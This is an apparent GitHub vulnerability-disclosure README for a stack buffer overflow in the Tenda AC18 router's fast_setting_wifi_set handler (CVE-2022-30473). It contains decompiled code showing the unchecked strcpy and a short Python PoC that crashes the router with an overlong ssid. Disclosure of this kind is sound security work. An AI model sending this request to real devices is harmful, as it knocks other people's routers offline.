Icyfrank / VulnRepo Public

Code Issues Pull requests Actions Projects Security Insights

master VulnRepo / IoT / Tenda / 2 /

Icyfrank [*] Some CNVDs are assigned ... on Jun 5 History

..

README.md	6 months ago
vuln.png	7 months ago

README.md


Tenda Router AC18 Vulnerability

This vulnerability lies in the `/goform/fast_setting_wifi_set` page which influences the lastest version of Tenda Router AC18. (The latest version is AC18_V15.03.05.19(6318))

Vulnerability Description

There is a **stack-based buffer overflow** vulnerability in function `form_fast_setting_wifi_set` .

In function `form_fast_setting_wifi_set` it reads user provided parameter `ssid` into `src` , and this variable is passed into function `strcpy` without any length check, which may overflow the stack-based buffer `s` .



```
char v11[64]; // [sp+180h] [bp-FCh] BYREF
char dest[64]; // [sp+1C0h] [bp-BCh] BYREF
char s[64]; // [sp+200h] [bp-7Ch] BYREF
char v14[12]; // [sp+240h] [bp-3Ch] BYREF
int v15; // [sp+24Ch] [bp-30h] BYREF
_BYTE *v16; // [sp+250h] [bp-2Ch]
char *s2; // [sp+254h] [bp-28h]
char *s1; // [sp+258h] [bp-24h]
_BYTE *v19; // [sp+25Ch] [bp-20h]
char *src; // [sp+260h] [bp-1Ch]
int v21; // [sp+264h] [bp-18h]
int i; // [sp+268h] [bp-14h]
int v23; // [sp+26Ch] [bp-10h]

v15 = 0;
memset(s, 0, sizeof(s));
memset(dest, 0, sizeof(dest));
memset(v11, 0, sizeof(v11));
v23 = 1;
memset(&v10[16], 0, 56);
src = (char *)websgetvar(a1, "ssid", (int)&unk_E35DC);
if ( *src )
{
  strcpy(s, src);
  strcpy(dest, src);
  v19 = websgetvar(a1, "wrlPassword", (int)&unk_E35DC);
  SetValue("wl2g.ssid0.ssid", s);
  strcat(dest, "_5G");
  SetValue("wl5g.ssid0.ssid", dest);
```

So by requesting the page `/goform/fast_setting_wifi_set`, the attacker can easily perform a **Deny of Service Attack**.

PoC

```python
import requests

IP = "10.10.10.1"
url = f"http://{IP}/goform/fast_setting_wifi_set?"
url += "ssid=" + "s" * 100

response = requests.get(url)
```

Timeline

- 2022-05-06: Report to CVE & CNVD;
- 2022-05-26: CVE ID assigned (CVE-2022-30473)
- 2022-06-05: CNVD ID assigned (CNVD-2022-43197)

Acknowledge

Credit to @peanuts and @cylin from IIE, CAS.